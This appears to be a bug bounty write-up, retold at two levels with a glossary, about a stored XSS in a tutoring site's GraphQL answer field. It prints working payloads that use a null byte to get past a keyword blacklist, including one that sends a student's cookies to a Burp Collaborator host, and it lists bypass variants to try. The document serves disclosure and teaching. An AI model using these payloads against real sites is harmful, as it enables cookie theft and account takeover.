Pwning your assignments: Stored XSS via GraphQL endpoint
A stored cross-site scripting vulnerability existed in the tutoring answer field, where a null byte bypassed the keyword blacklist to inject an iframe with a javascript: URL. An attacker could steal a student's cookies when they viewed the answer, leading to account takeover.
 Published on infosecwriteups.com
The bug was found on a highly mature bug bounty program, that was running for over 4–5 years as a public/private program across various crowd-sourced platforms. Due to the fact, the program is discontinued and the bug was reported 5 months ago, I decided to share this bug with the community:) So let’s begin!
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a mature bug bounty program that had been running for over four to five years as a public and private program across various crowd-sourced platforms. At the time the researcher started looking, the program had 700+ bugs reported, and bonuses applied because of that maturity. The program is now discontinued and the bug was reported five months before the write-up.
The interesting part of the product was a tutoring feature: instructors help young students with their homework. That feature was not directly accessible. Reaching it required:
- Registering an account.
- Passing a test on the subject you want to help students with.
- Submitting a government ID proof.
- Waiting two weeks for verification.
The researcher applied for Computer Science tutoring, passed the test, and gained the option to answer students' questions. The reasoning was that this depth of access is rarely reached, so the functionality would have been tested less than the rest of the application.
Setup
No special tooling is described beyond a Burp Collaborator host used for out-of-band exfiltration. The preconditions were the instructor account obtained through the registration, test, ID verification and two-week wait described above, plus a student asking a question that the instructor could answer.
The bug classes the researcher decided to check in this feature were CSRF, IDOR and XSS. CSRF failed quickly because of a large number of checks present on each and every request. IDOR did not look practical because UUIDv4 identifiers were being used properly.
Finding it
While answering doubts, the researcher found that the characters ", , and > were allowed in an answer, but keywords such as script, iframe and alert were sanitised out. Reading the Web Hacker's Handbook, the researcher found that adding a null byte (%00) before > prevented the keyword from being sanitised.
Exploitation
Step 1: build a payload that survives the blacklist and the GraphQL input
The first payload was:
<iframe %00 src=\"javascript:prompt(1)\"%00>
Its parts, as the researcher describes them:
%00bypasses the blacklist, so theiframekeyword is not stripped.\"passes double quotes inside a GraphQL input field.
The payload was reflected in the source code:

Reflection in the source code
and the browser executed it, producing a prompt that displayed cookies:

XSS prompt!
Step 2: demonstrate impact after the triager's pushback
The researcher reported the bug quickly, but the triager considered it a self-stored XSS and asked for a demonstration of impact. The attack scenario presented was: a student asks a doubt, the instructor submits the answer with a blind XSS payload, and as soon as the student checks the answer, the student's cookies are passed to the instructor. Every time the instructor helps a student, the instructor can take over that student's account.
The final payload was:
<iframe %00 src= javascript:fetch(\"//XXXXXXXXXXXXXXXXXXXXXXXXXXXXX.burpcollaborator.net/?param=\"+document.cookie) %00>
fetch()makes network requests similar to XMLHttpRequest (XHR)./?param=is added so the cookie value is not made part of the domain.
Step 3: trigger it against a real student
The researcher quickly answered a student's question and appended the payload at the end of the solution. Within five minutes the student checked the answer, and the student's cookies arrived at the Collaborator host:

student cookies fetched
After changes were made to the previous report, it was accepted as a valid finding:

The reward:)
Root cause
The answer field allowed the characters ", , and > through, and the sanitisation was a keyword blacklist covering script, iframe, alert and similar. A blacklist of this kind is bypassable: inserting a null byte (%00) before > stopped the iframe keyword from being sanitised, so the tag survived into the stored answer. The double quote was escaped as \" so it could be carried inside a GraphQL input field and still reach the rendered output. The stored answer was then shown in the student's browser, and the injected iframe with a javascript: URL executed in the student's session. The report does not describe the server-side rendering or encoding logic beyond this.
Impact
An instructor could take over a student's account. The instructor answers a doubt with a payload embedded at the end of the solution; when the student opens the answer, the student's cookies are sent to the instructor's Collaborator host. The condition is that the attacker holds an instructor account, which requires passing the subject test, submitting government ID and waiting two weeks for verification. The impact is limited to students who view an answer written by the malicious instructor, and the value of the stolen cookies depends on what the session cookie grants, which the report does not detail.
Fix
The weakness it demonstrates is blacklist-based sanitisation of the answer field; the appropriate fix is to stop relying on keyword blacklists and to encode or sanitise the stored answer on output so that markup such as iframe and javascript: URLs cannot execute in the student's browser.
Variants to test
- Try null bytes and other control characters before the closing bracket of blocked tags (
<iframe %00 ...>,<script %00 ...>) in any field that is stored and later rendered. A positive result is the tag surviving into the stored output and executing when the page is viewed. - Try escaped quotes (
\") inside JSON or GraphQL string inputs to see whether the value reaches the rendered HTML with the quote intact. A positive result is a quote appearing unescaped in the response body. - Look for features that require a lengthy onboarding process (tests, ID verification, approval queues), since they are less likely to have been tested. A positive result is any injection point in a feature that ordinary testers would not reach.
- Use a blind payload with an out-of-band listener and a query parameter (
/?param=plusdocument.cookie) so the exfiltrated value is not part of the hostname. A positive result is a callback containing the victim's cookie. - Test the same answer or comment fields for other stored contexts, such as instructor-to-student and student-to-instructor messages, checking whether the same blacklist is applied and whether it can be bypassed in the same way.
What happened, in plain words
A security researcher found a way to take over student accounts on a tutoring website. The site let instructors answer students' homework questions. The answer box was supposed to block dangerous code, but the blocking was done with a simple list of forbidden words. By slipping a special invisible character (a null byte) into the code, the researcher got the dangerous code past the filter. When a student opened the answer, the code ran in the student's browser and sent the student's login cookies to the researcher. The researcher reported it, the company paid a bounty, and the program is now discontinued.
This article explains every step from scratch, assuming you know only how to use a browser and a computer.
Background
The bug was found on a mature bug bounty program. A bug bounty program is a deal between a company and independent researchers: the company invites people to try to break its systems, and pays a reward (a bounty) for each valid bug. This program had been running for over four to five years as both a public and a private program across various crowd-sourced platforms. "Public" means anyone can join; "private" means only invited researchers. "Crowd-sourced platforms" are websites that list many companies' programs and handle submissions and payments. At the time the researcher started, the program had 700+ bugs reported, and bonuses applied because of that maturity. "Mature" here means many researchers had already tested it, so easy bugs were gone and the company paid extra to attract attention to harder ones. The program is now discontinued and the bug was reported five months before the write-up.
The interesting part of the product was a tutoring feature: instructors help young students with their homework. That feature was not directly accessible. Reaching it required:
- Registering an account.
- Passing a test on the subject you want to help students with.
- Submitting a government ID proof.
- Waiting two weeks for verification.
Why does this matter? Most casual testers stop at the login page or the main dashboard. A feature behind a test, an ID check and a two-week wait is rarely reached, so it is likely to have been tested less than the rest of the application. The researcher applied for Computer Science tutoring, passed the test, and gained the option to answer students' questions. The reasoning was exactly that: this depth of access is rarely reached, so the functionality would have been tested less than the rest of the application.
Setup
No special tooling is described beyond a Burp Collaborator host used for out-of-band exfiltration. Let us unpack that. "Out-of-band exfiltration" means getting stolen data out through a channel different from the one you attacked. Instead of reading the data on the victim's page, you make the victim's browser send the data to a server you control. Burp Collaborator is a service that gives you a unique hostname and records any request made to it. When the victim's browser loads a URL pointing at that hostname, the service logs the request, including anything appended to the URL. That is how you see data from a browser you cannot otherwise observe.
The preconditions were the instructor account obtained through the registration, test, ID verification and two-week wait described above, plus a student asking a question that the instructor could answer. In other words, the researcher needed both sides of the conversation: an instructor account to write answers, and a real student to read one.
The bug classes the researcher decided to check in this feature were CSRF, IDOR and XSS. Let us define them briefly:
- CSRF (Cross-Site Request Forgery): tricking a logged-in user's browser into sending a request the user did not intend, for example changing their password or email. It works because browsers automatically attach cookies to requests.
- IDOR (Insecure Direct Object Reference): changing an identifier in a request (like
?id=123to?id=124) and getting someone else's data because the server does not check ownership. - XSS (Cross-Site Scripting): getting your own code (usually JavaScript) to run in another user's browser inside the vulnerable site. Once it runs, it can read the page, steal cookies, or act as the user.
CSRF failed quickly because of a large number of checks present on each and every request. In practice, the site had anti-CSRF protections on every action, so forging requests was not possible. IDOR did not look practical because UUIDv4 identifiers were being used properly. A UUIDv4 is a long random-looking identifier like f47ac10b-58cc-4372-a567-0e02b2c3d479. Because it is random and long, you cannot guess another user's identifier by adding one to yours. So IDOR was out.
That left XSS, and specifically stored XSS: code that is saved on the server (in a database) and later shown to other users. Think of it like writing graffiti on a wall inside a building: everyone who walks past sees it, not just you.
Finding it
While answering doubts, the researcher found that the characters ", , and > were allowed in an answer, but keywords such as script, iframe and alert were sanitised out. "Sanitised" means cleaned or removed. The site was using a blacklist: a list of forbidden words that it strips or blocks. A blacklist is like a bouncer with a list of banned names: if your name is not on the list, you get in, even if you are trouble. Blacklists are fragile because there are many ways to write the same thing.
Reading the Web Hacker's Handbook, the researcher found that adding a null byte (%00) before > prevented the keyword from being sanitised. A null byte is a character with value zero. In URLs and many encodings it is written %00. It is invisible and often ignored or mishandled by filters. The idea is that the filter looks for the exact word iframe followed by certain characters, and the null byte breaks that pattern while the browser still treats the tag as an iframe.
Exploitation
Step 1: build a payload that survives the blacklist and the GraphQL input
A "payload" is the piece of input you craft to trigger the bug. The first payload was:
<iframe %00 src=\"javascript:prompt(1)\"%00>
Let us go through it piece by piece:
<iframe ...>is an HTML tag that embeds another page inside the current page. Here it is used as a container for JavaScript.%00is the null byte. Its job is to bypass the blacklist, so theiframekeyword is not stripped. The filter sees something that does not exactly match its forbidden pattern, but the browser still parses the tag.src=is the attribute that tells the iframe what to load. Instead of a normal web address, it is given ajavascript:URL. Ajavascript:URL is a special kind of link that runs JavaScript code instead of loading a page. Sosrc="javascript:prompt(1)"means: when this iframe is processed, run the codeprompt(1).prompt(1)is a built-in browser function that shows a small dialog box with an input field and the number 1. It is a harmless way to prove that code is running. In a real attack, the code would do something harmful, like stealing cookies.\"is an escaped double quote. The backslash tells the system that the quote is part of the value, not the end of it. This is needed because the answer is sent inside a GraphQL input field. GraphQL is a way for a website's front end to ask its back end for data or to send data. It uses a JSON-like syntax where strings are wrapped in double quotes. If you put a raw double quote inside a string, it ends the string early and breaks the request. Escaping it with\"lets the quote travel through the GraphQL request and still appear as a quote in the final HTML.
The payload was reflected in the source code:
Reflection in the source code
"Reflected" here means the payload appeared in the HTML that the server sent back. The image shows the source code with the payload visible, which confirms that the filter did not remove it.
and the browser executed it, producing a prompt that displayed cookies:
XSS prompt!
The prompt appeared, which proves that JavaScript ran. A cookie is a small piece of data that a website stores in your browser. It is often used to keep you logged in: after you sign in, the server sets a cookie containing a session identifier, and your browser sends it back with every request so the server knows who you are. If an attacker steals that cookie, they can often impersonate you without knowing your password. That is why XSS is serious.
Step 2: demonstrate impact after the triager's pushback
A triager is the person who reviews bug reports for the program and decides whether they are valid and how severe they are. The researcher reported the bug quickly, but the triager considered it a self-stored XSS and asked for a demonstration of impact. "Self-stored" means the payload is stored and only shown back to the person who entered it. If only you see your own payload, there is no victim, so the impact is low. The triager wanted proof that another user, a student, would be affected.
The attack scenario presented was: a student asks a doubt, the instructor submits the answer with a blind XSS payload, and as soon as the student checks the answer, the student's cookies are passed to the instructor. "Blind XSS" means you do not see the result immediately; the payload fires later, in someone else's browser, and reports back to you. Every time the instructor helps a student, the instructor can take over that student's account.
The final payload was:
<iframe %00 src= javascript:fetch(\"//XXXXXXXXXXXXXXXXXXXXXXXXXXXXX.burpcollaborator.net/?param=\"+document.cookie) %00>
Line by line:
<iframe %00 ...>again uses the null byte to get past the blacklist, so the tag survives.src=is followed by a space and thenjavascript:fetch(...). Thejavascript:part means the iframe will run the code that follows.fetch(...)is a browser function that makes network requests, similar to XMLHttpRequest (XHR). XHR is the older way to send requests from JavaScript without reloading the page.fetchis the modern equivalent. Here it is used to send data to a server.\"//XXXXXXXXXXXXXXXXXXXXXXXXXXXXX.burpcollaborator.net/?param=\"is the URL to which the data is sent. The//at the start means "same scheme as the current page" (http or https). The host is a Burp Collaborator hostname, which the researcher controls. The?param=part is a query parameter, a name-value pair appended to a URL after a question mark. It is added so the cookie value is not made part of the domain. Why does that matter? If you simply appended the cookie to the hostname, the browser would try to resolve a hostname containing the cookie, which would fail or be invalid. By putting the cookie after?param=, it becomes part of the query string, which is allowed and is logged by the Collaborator server.+document.cookieconcatenates the string with the value ofdocument.cookie. In JavaScript,document.cookieis a property that contains all cookies for the current page (except those marked HttpOnly, which JavaScript cannot read). The+joins the URL string and the cookie string into one.- The final
%00is another null byte, likely to help the tag close properly without triggering the filter.
So the whole thing means: create an iframe that runs JavaScript which sends the victim's cookies to the researcher's Collaborator server, with the cookie placed in a query parameter.
Step 3: trigger it against a real student
The researcher quickly answered a student's question and appended the payload at the end of the solution. Within five minutes the student checked the answer, and the student's cookies arrived at the Collaborator host:
student cookies fetched
The image shows the request received by the Collaborator, containing the student's cookies. This proved that the attack worked against a real user, not just the researcher.
After changes were made to the previous report, it was accepted as a valid finding:
The reward:)
The image shows the reward notification.
Root cause
The answer field allowed the characters ", , and > through, and the sanitisation was a keyword blacklist covering script, iframe, alert and similar. A blacklist of this kind is bypassable: inserting a null byte (%00) before > stopped the iframe keyword from being sanitised, so the tag survived into the stored answer. The double quote was escaped as \" so it could be carried inside a GraphQL input field and still reach the rendered output. The stored answer was then shown in the student's browser, and the injected iframe with a javascript: URL executed in the student's session. The report does not describe the server-side rendering or encoding logic beyond this.
In simpler terms: the site tried to block bad words instead of properly encoding output. Encoding output means converting special characters like < and > into harmless entities like < and >, so the browser displays them as text instead of interpreting them as HTML. If the site had done that, the iframe tag would have been shown as text and never executed.
Impact
An instructor could take over a student's account. The instructor answers a doubt with a payload embedded at the end of the solution; when the student opens the answer, the student's cookies are sent to the instructor's Collaborator host. The condition is that the attacker holds an instructor account, which requires passing the subject test, submitting government ID and waiting two weeks for verification. The impact is limited to students who view an answer written by the malicious instructor, and the value of the stolen cookies depends on what the session cookie grants, which the report does not detail.
Fix
The weakness it demonstrates is blacklist-based sanitisation of the answer field; the appropriate fix is to stop relying on keyword blacklists and to encode or sanitise the stored answer on output so that markup such as iframe and javascript: URLs cannot execute in the student's browser.
Variants to test
- Try null bytes and other control characters before the closing bracket of blocked tags (
<iframe %00 ...>,<script %00 ...>) in any field that is stored and later rendered. A positive result is the tag surviving into the stored output and executing when the page is viewed. - Try escaped quotes (
\") inside JSON or GraphQL string inputs to see whether the value reaches the rendered HTML with the quote intact. A positive result is a quote appearing unescaped in the response body. - Look for features that require a lengthy onboarding process (tests, ID verification, approval queues), since they are less likely to have been tested. A positive result is any injection point in a feature that ordinary testers would not reach.
- Use a blind payload with an out-of-band listener and a query parameter (
/?param=plusdocument.cookie) so the exfiltrated value is not part of the hostname. A positive result is a callback containing the victim's cookie. - Test the same answer or comment fields for other stored contexts, such as instructor-to-student and student-to-instructor messages, checking whether the same blacklist is applied and whether it can be bypassed in the same way.
Glossary
- Bug bounty program: A deal where a company pays researchers for finding and reporting security bugs.
- Bounty: The reward paid for a valid bug.
- Crowd-sourced platform: A website that lists many companies' bug bounty programs and handles submissions.
- Mature program: A program that has been running for a long time and has received many reports, so easy bugs are gone.
- Tutoring feature: The part of the product where instructors answer students' homework questions.
- CSRF (Cross-Site Request Forgery): Tricking a logged-in user's browser into sending an unintended request.
- IDOR (Insecure Direct Object Reference): Accessing someone else's data by changing an identifier in a request.
- XSS (Cross-Site Scripting): Getting your code to run in another user's browser on a vulnerable site.
- Stored XSS: XSS where the payload is saved on the server and shown to other users later.
- Self-stored XSS: Stored XSS where the payload is only shown back to the person who entered it.
- Blind XSS: XSS where the payload fires later in someone else's browser and reports back to you.
- Sanitise: Clean or remove dangerous parts from input.
- Blacklist: A list of forbidden words or patterns that are blocked.
- Null byte: A character with value zero, written
%00in URLs, often invisible and mishandled by filters. - Payload: The crafted input that triggers a vulnerability.
- iframe: An HTML tag that embeds another page inside the current page.
- javascript: URL: A special URL that runs JavaScript code instead of loading a page.
- prompt(): A browser function that shows a dialog box; used here to prove code execution.
- GraphQL: A way for a front end to ask a back end for data or send data, using a JSON-like syntax.
- Escaped quote: A double quote written as
\"so it is treated as part of a string, not the end of it. - Reflected: Appearing in the HTML that the server sends back.
- Cookie: A small piece of data stored by the browser, often used to keep you logged in.
- Session cookie: A cookie that identifies your logged-in session.
- document.cookie: A JavaScript property that contains the page's cookies (except HttpOnly ones).
- HttpOnly: A cookie flag that prevents JavaScript from reading the cookie.
- Triager: The person who reviews bug reports for a program.
- Burp Collaborator: A service that gives you a unique hostname and logs requests made to it, used for out-of-band exfiltration.
- Out-of-band exfiltration: Stealing data through a channel different from the one you attacked.
- fetch(): A browser function that makes network requests, similar to XMLHttpRequest.
- XMLHttpRequest (XHR): The older way to send requests from JavaScript without reloading the page.
- Query parameter: A name-value pair appended to a URL after a question mark.
- UUIDv4: A long random identifier, hard to guess.
- Encoding output: Converting special characters like
<and>into harmless entities so they are displayed as text, not interpreted as HTML. - Root cause: The underlying reason the vulnerability exists.
- Impact: The harm an attacker can cause by exploiting the bug.
- Fix: The change that removes the vulnerability.



